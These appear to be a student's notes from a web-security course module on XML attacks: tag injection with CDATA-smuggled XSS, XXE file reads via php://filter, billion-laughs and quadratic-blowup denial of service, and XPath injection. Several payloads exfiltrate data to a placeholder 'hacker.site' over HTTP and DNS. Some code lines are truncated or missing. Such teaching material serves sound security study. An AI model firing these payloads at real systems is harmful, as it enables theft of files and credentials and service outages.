

Module 9 - XML Attacks

Tools

- xxeserve
- XCat

▼ XML Attacks: Introduction, Recamp & More

- YAML and JSON ← data structure format languages
- PDF, RSS, OOXML (.docx, .pptx, etc..), SVG and networking protocols such as XMLRPC, SOAP, WebDAV ← all of these use XML
- XML Attacks
 - xml tag injection
 - xml external entities
 - xml entities expansion
 - xpath injection
- Entities Block

There are various types of entities, depending upon where they are declared, how reusable they are, and if they need to be parsed. They can be categorized, as follows:



Among the 2^3 combinations, only 5 entity category combinations are considered legal. They are:

INTERNAL

GENERAL + PARSED
PARAMETER + PARSED

EXTERNAL

GENERAL + PARSED
GENERAL + UNPARSED
PARAMETER + PARSED

Types of Attacks:

- XML is tampered
- XML document containing an attack is sent
- XML is taken

▼ XML Tag Injection

- Tag/Fragment Injection
 - attacker is able to alter the xml doc structure by injecting both xml data and xml tags

If either updating his profile or during the registration process, Joe is able to inject some **XML metacharacters** within the document. Then, if the application fails to contextually validate data, it is vulnerable to **XML Injection**.

Metacharacters: ' " < > &

In addition to breaking the structure and throwing exceptions, we can also try exploiting the XML parser, thereby introducing both a possible XSS attack vector and possibly bypassing a weak filter.

```
<script><![CDATA[alert]]>('XSS')</script>
```

With CDATA structures, it is also possible to escape angular parentheses, as in our following example:

```
<![CDATA[<]]>script<![CDATA[>]]>  
    alert('XSS')  
<![CDATA[<]]>/script<![CDATA[>]]>
```

This can translate into the following:

```
<script>alert('XSS')</script>
```

▼ XML eXternal Entity (most dangerous type)

- types of external entities:
 - private
 - public

Private

`<!ENTITY name SYSTEM "URI">`

Public

`<!ENTITY name PUBLIC "PublicID" "URI">`

Alternate URI where the entity can be found

```

<?xml version="1.0"?>
<!DOCTYPE message [
  <ELEMENT sign (#PCDATA)>
  <ENTITY c SYSTEM "http://my.site/copyright.xml">
]>
<sign>&c;</sign>

```

copyright.xml

```

<!-- A SAMPLE copyright -->
Copyright © 2014 by My.site

```

```

<?xml version="1.0"?>
<!DOCTYPE message [
  <ELEMENT sign (#PCDATA)>
  <ENTITY c PUBLIC "-//W3C//TEXT copyright//EN"
    "http://www.w3.org/xmlspec/copyright.xml">
]>
<sign>&c;</sign>

```

It is important to note that the **URI** field does not limit XML parses from resolving **HTTP(s)** protocols only.

There are a number of valid URI Schemes allowed (**FILE**, **FTP**, **DNS**, **PHP**, etc.).

In addition to document entities, the specification provides Parameter Entities. These are special (**parsed**) entities to be used only within the **DTD** definition.

They are **powerful**, especially for clever users! Let's check out some examples.

Parameter Entity definitions

```

<ENTITY % name "value">
<ENTITY % name SYSTEM "URI">
<ENTITY % name PUBLIC "PublicID"
  "URI">

```

php:// I/O Streams

Yes, Base64 is our friend! To encode the target content we need to add the following heading before the entity URI path:

`file:///path/to/config.php`

Becomes

`php://filter/read=convert.base64-encode/resource=/path/to/config.php`

Conversion filter

File scheme not required!

- php:// scheme mixed with filter/read=convert.base64.encode/resource=/path/to/config.php can be used to not cause harm to xml structure.

php:// I/O Streams

So, the exploitation turns into:



▼ Bypassing access controls

An XXE flaw can help in bypassing various types of access control policies. For example, let's improve the previous PHP configuration file by adding an access restriction to a local server IP addresses.

config.php

```


<?php
$allowedIPs = array('127.0.0.1', '192.168.1.69');
if (!in_array(@$_SERVER['REMOTE_ADDR'], $allowedIPs)) {
    header('HTTP/1.0 403 Forbidden');
    exit('Access denied.');
```

- we cannot access it from the web, but we can through XXE!

If we attempt to access it from the web, an "ACCESS DENIED" page will be displayed.

However, if the frontend is vulnerable to XXE, we can exploit the flaw and steal the page content.

▼ OOB Data Retrieval



- <https://github.com/joernchen/xxeserve>

▼ XML Entity Expansion

- Goal: DOS attacks

the billion laughs

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ELEMENT lolz (#PCDATA)>
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lo
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lo
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lo
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lo
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lo
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lo
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lo
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lo
]>
<lolz>&lol9;</lolz>
```

the Quadratic Blowup Attack

```

<?xml version="1.0"?>
<!DOCTYPE strings [<!ENTITY loooong "CRAZY_SUPER_SUPER_LONG_LONG_STRING">]>
<strings>
  <s>Let's create a &loooong; &loooong; string:
  &loooong;&loooong;&loooong;&loooong;&loooong;&loooong;&loooong;
  &loooong;&loooong;&loooong;&loooong;&loooong;&loooong;&loooong;
  &loooong;&loooong;&loooong;&loooong;&loooong;&loooong;&loooong;
  &loooong;&loooong;&loooong;&loooong;&loooong;&loooong;&loooong;
  And keep it going...
  &loooong;&loooong;&loooong;&loooong;&loooong;&loooong;&loooong;
  and going...
  </s>
</strings>

```

Remote Entity Expansion

Of course, we can move the entities definition from the local DTD to an external one. This can be seen as a way to obfuscate the malicious attack in an innocuous request.

```

<?xml version="1.0"?>
<!DOCTYPE results [
  <!ENTITY crazystuff SYSTEM "http://hacker.site/entitydos.xml">
]>
<results>
  <result>Check it out: &crazystuff;</result>
</results>

```

▼ Xpath Injection

▼ XPath Recap

- Xpath
 - XSLT
 - Xlink
 - XQuery
 - XPointer

Despite the fact that the above is not completely correct, these languages do share untrusted input. This is one of the main reasons that attacks such as **SQL Injection** and **XPath Injection** have become so prevalent.

XPath 1.0 vs 2.0

XPath 2.0

⇒ SEQUENCE

→ every XPath expression returns a sequence

New Operations and Expressions on Sequences: Function on Strings

upper-case and **lower-case** are useful during the detection phase, especially if we don't know the **XPath** version used. If we are able to produce a positive output, then the function exists, therefore making it version 2.0. If a negative output is produced, then it is version 1.0:

`/Employees/Employee[username="$_GET['c']"]`

`Ohpe" and lower-case('G')="g`

New Operations and Expressions on Sequences: Function Accessors

base-uri is a function useful in detecting properties about URIs. For example, calling this function without passing any argument allows us to potentially obtain the full URI path of the current file.

`base-uri()`

`file:///path/to/XMLfile.xml`

New Operations and Expressions on Sequences: FOR Operator

One of the most powerful operators introduced with **v2.0**, is used in processing sequences and known as **for**. It enables iteration (looping) over sequences, therefore returning a new value for each repetition. The following **XPath** expression retrieves the list of usernames:

```
for $x in /Employees/Employee return $x/username
```

New Operations and Expressions on Sequences: Conditional Expression

Another newly introduced and equally powerful operator is the conditional expression **if**, as we can see below:

```
if ($employee/role = 2)
  then $employee
  else 0
```


New Operations and Expressions on Sequences: Regular Expression

Another useful improvement involves the ability to use Regular Expression syntax for pattern matching using the keywords **matches**, **replace**, or **tokenize**.

These functions used in conjunction with conditional operators and other quantifiers are great toolkits for attackers!

New Operations and Expressions on Sequences: Assemble/Disassemble Strings


Two other useful functions are: **codepoints-to-string** and **string-to-codepoints**. They allow us to convert a string into a sequence of integer and respectively, from a sequence of integer returns a string:



Data Types

The first version of **XPath** supported four data types: **Number** (floating-point), **String**, **Boolean** and **Node-set**.

v2.0 introduced support for all simple primitive types built into the XML schema in addition to 19 simple types, such as **dates**, **URIs**, etc.



▼ Advanced XPath Exploitation

▼ Blind Exploitation

- error based

Error Based

Just like exploiting SQL Injection, the **Error Based extraction** technique is suitable if, with an XPath query, we can generate a runtime error and this error is detectable in some way.

Clearly, we can generate an error by sending an incorrectly formatted XPath query; however, this is not our goal! We want to configure our tests so that we trigger an error every time a specific condition is met.

Error Based

Fortunately for us, XPath 2.0 comes prepackaged with a helpful function we can use for this very purpose. **error()** raises an error and never returns a value which is exactly what we need for our tests!

For example, we can use this within a conditional expression:

```
... and ( if ( $employee/role = 2) then error() else 0 ) ...
```

Error Based

Then, the analysis is incumbent upon the tester verifying its output in the web application.

The error can be shown in a **div**, as a **500 page**, a custom HTTP status code, and / or many other methods!

Boolean Based

Blind exploitation is comparable to the classic question game. By leveraging various inference techniques, we have to extract information based on a set of focused deductions.

Generally speaking, the most widely used of these are **boolean-based** and **time-based** techniques; however, in XPath there are no features that allow us to handle delays, therefore we can only use the Boolean attacks.

▼ OOB Exploitation

XPath 2.0 specifications introduced this really powerful feature: **doc(\$uri)**. Basically, this retrieves a document using a URI path and returns the corresponding document node.

Typically, if we are able to include a file, remotely or locally, in our target application, then we can do a lot of bad things and, of course, in this case, we can.

- doc(\$uri)

First of all, by using the **doc** function, we can read any local XML file. This is key in reading sensitive configuration files or other XML databases that we do not have any way of accessing otherwise. For example, we can do the following:

```
...  
(substring((doc('file:///protected/secret.xml'))/*[1]/*  
[1]/text()[1]),3,1))) < 127  
...
```

HTTP exfiltration

HTTP Channel

We can trick the victim site into sending what we can't read to our controlled web server. For example, we can call the `doc()` function as follows:

```
doc(concat("http://hacker.site/oob/", RESULTS_WE_WANT))
```

HTTP Channel

The `URI` has its rules and we need to encode our strings in order to make the format suitable for sending from the victim site to the attack site.

There is a **new** function for this: `encode-for-uri`.

```
doc(concat("http://hacker.site/oob/",  
  encode-for-uri(/Employees/Employee[1]/username)))
```

DNS exfiltration

DNS Channel

DNS channel is similar to `HTTP channel`; however, instead of sending the exfiltrated data as GET parameters, we use a controlled name server and force the victim site to resolve our domain name with the juicy data as subdomain values, like:

```
http://username.password.hacker.site
```